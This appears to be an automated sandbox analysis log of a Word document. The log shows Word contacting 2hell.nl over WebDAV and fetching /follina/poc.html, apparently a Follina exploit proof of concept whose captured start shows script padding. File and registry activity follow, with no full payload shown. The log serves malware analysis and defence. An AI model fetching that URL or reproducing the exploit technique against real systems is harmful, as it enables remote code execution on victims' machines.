2022-08-18 01:26:25 UTC	1	OUT	OPTIONS /follina/ HTTP/1.1 Connection: Keep-Alive User-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601 translate: f Host: 2hell.nl
2022-08-18 01:26:25 UTC	1	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:13 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Allow: GET,HEAD,POST,OPTIONS Content-Length: 0 Connection: close Content-Type: httpd/unix-directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.22	49177	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:27 UTC	2	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:27 UTC	2	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 18 Aug 2022 01:25:16 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Location: https://2hell.nl/follina/ Content-Length: 233 Connection: close Content-Type: text/html; charset=iso-8859-1

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:27 UTC	2	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 32 68 65 6c 6c 2e 6e 6c 2f 66 6f 6c 6c 69 6e 61 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
5	192.168.2.22	49178	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:27 UTC	2	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:27 UTC	3	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 18 Aug 2022 01:25:16 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Allow: GET,HEAD,POST,OPTIONS Content-Length: 357 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:27 UTC	3	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 47 45 54 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 65 20 55 52 4c 20 2f 66 6f 6c 6c 69 6e 61 2f 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method GET is not allowed for the URL /follina/. Additionally, a 405 Method Not Allowed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49179	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:28 UTC	3	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:28 UTC	3	IN	HTTP/1.1 301 Moved Permanently Date: Thu, 18 Aug 2022 01:25:17 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Location: https://2hell.nl/follina/ Content-Length: 233 Connection: close Content-Type: text/html; charset=iso-8859-1

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:28 UTC	4	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 64 6f 63 75 6d 65 6e 74 20 68 61 73 20 6d 6f 76 65 64 20 3c 61 20 68 72 65 66 3d 22 68 74 74 70 73 3a 2f 2f 32 68 65 6c 6c 2e 6e 6c 2f 66 6f 6c 6c 69 6e 61 2f 22 3e 68 65 72 65 3c 2f 61 3e 2e 3c 2f 70 3e 0a 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>301 Moved Permanently</title></head><body> Moved Permanently The document has moved here. </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
7	192.168.2.22	49180	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:29 UTC	4	OUT	Data Raw: 50 52 4f 50 46 49 4e 44 20 2f 66 6f 6c 6c 69 6e 61 2f 20 48 54 54 50 2f 31 2e 31 0d 0a 43 6f 6e 6e 65 63 74 69 6f 6e 3a 20 4b 65 65 70 2d 41 6c 69 76 65 0d 0a 55 73 65 72 2d 41 67 65 6e 74 3a 20 4d 69 63 72 6f 73 6f 66 74 2d 57 65 62 44 41 56 2d 4d 69 6e 69 52 65 64 69 72 2f 36 2e 31 2e 37 36 30 31 0d 0a 44 65 70 74 68 3a 20 30 0d 0a 74 72 61 6e 73 6c 61 74 65 3a 20 66 0d 0a 43 6f 6e 74 65 6e 74 2d 4c 65 6e 67 74 68 3a 20 30 0d 0a 48 6f 73 74 3a 20 32 68 65 6c 6c 2e 6e 6c 0d 0a 0d 0a Data Ascii: PROPFIND /follina/ HTTP/1.1Connection: Keep-AliveUser-Agent: Microsoft-WebDAV-MiniRedir/6.1.7601Depth: 0translate: fContent-Length: 0Host: 2hell.nl
2022-08-18 01:26:29 UTC	4	IN	HTTP/1.1 405 Method Not Allowed Date: Thu, 18 Aug 2022 01:25:17 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Allow: GET,HEAD,POST,OPTIONS Content-Length: 357 Connection: close Content-Type: text/html; charset=iso-8859-1
2022-08-18 01:26:29 UTC	5	IN	Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0a 3c 74 69 74 6c 65 3e 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0a 3c 68 31 3e 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 3c 2f 68 31 3e 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 6d 65 74 68 6f 64 20 47 45 54 20 69 73 20 6e 6f 74 20 61 6c 6c 6f 77 65 64 20 66 6f 72 20 74 68 65 20 55 52 4c 20 2f 66 6f 6c 6c 69 6e 61 2f 2e 3c 2f 70 3e 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 35 20 4d 65 74 68 6f 64 20 4e 6f 74 20 41 6c 6c 6f 77 65 64 Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>405 Method Not Allowed</title></head><body> Method Not Allowed The requested method GET is not allowed for the URL /follina/. Additionally, a 405 Method Not Allowed

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
8	192.168.2.22	49181	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:29 UTC	5	OUT	GET /follina/poc.html HTTP/1.1 Accept: */* User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E; ms-office; MSOffice 14) UA-CPU: AMD64 Accept-Encoding: gzip, deflate Host: 2hell.nl Connection: Keep-Alive
2022-08-18 01:26:29 UTC	5	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:17 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:29 UTC	6	IN	Data Raw: 3c 21 64 6f 63 74 79 70 65 20 68 74 6d 6c 3e 0d 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 73 63 72 69 70 74 3e 0d 0a 2f 2f 41 0d 0a 2f 2f 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 Data Ascii: <!doctype html><html lang="en"><body><script>//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA//AAAAAAAAA AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAA

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
9	192.168.2.22	49182	178.21.112.152	443	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE

Timestamp	kBytes transferred	Direction	Data
2022-08-18 01:26:29 UTC	12	OUT	HEAD /follina/poc.html HTTP/1.1 User-Agent: Microsoft Office Existence Discovery Host: 2hell.nl Content-Length: 0 Connection: Keep-Alive
2022-08-18 01:26:29 UTC	12	IN	HTTP/1.1 200 OK Date: Thu, 18 Aug 2022 01:25:18 GMT Server: Apache Strict-Transport-Security: max-age=63072000; preload X-Frame-Options: DENY Referrer-Policy: strict-origin-when-cross-origin X-Content-Type-Options: nosniff Last-Modified: Mon, 30 May 2022 19:35:11 GMT ETag: "1a76-5e03fc121ca9b" Accept-Ranges: bytes Content-Length: 6774 Connection: close Content-Type: text/html; charset=UTF-8

Statistics

No statistics

System Behavior

Analysis Process: WINWORD.EXE PID: **1972**, Parent PID: **576**

General

Target ID:	0
Start time:	03:26:12
Start date:	18/08/2022
Path:	C:\Program Files\Microsoft Office\Office14\WINWORD.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\WINWORD.EXE" /Automation -Embedding
Imagebase:	0x13faa0000
File size:	1423704 bytes
MD5 hash:	9EE74859D22DAE61F1750B3A1BACB6F5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\VBE	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	success or wait	1	6E082B14	CreateDirectoryA

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$ER4lglqY.docx	success or wait	1	6E100648	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\fHER4lglqY.docx	3073	285	success or wait	1	6E100648	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	6E0DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	6E0DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	6E0DA5E3	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	6E100648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency	success or wait	1	6E100648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery	success or wait	1	6E100648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\7255C	success or wait	1	6E100648	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\7255C	7255C	binary	04 00 00 00 B4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 F9 56 1D 10 ED B2 D8 01 5C 25 07 00 5C 25 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E100648	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF				

Key Value Modified

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000000F01FEC\Usage	ProductFiles	dword	1427243058	1427243059	success or wait	1	6E100648	unknown
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00004109D3000000010000000F01FEC\Usage	ProductFiles	dword	1427243059	1427243060	success or wait	1	6E100648	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Word\Resiliency\DocumentRecovery\7255C	7255C	binary	04 00 00 00 B4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 F9 56 1D 10 ED B2 D8 01 5C 25 07 00 5C 25 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	04 00 00 00 B4 07 00 00 2A 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 69 00 6D 00 67 00 73 00 2E 00 68 00 74 00 6D 00 04 00 00 00 69 00 6D 00 67 00 73 00 00 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5C 25 07 00 5C 25 07 00 00 00 00 00 DB 04 00 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 FF FF FF FF 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	6E100648	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
			00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00				

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol
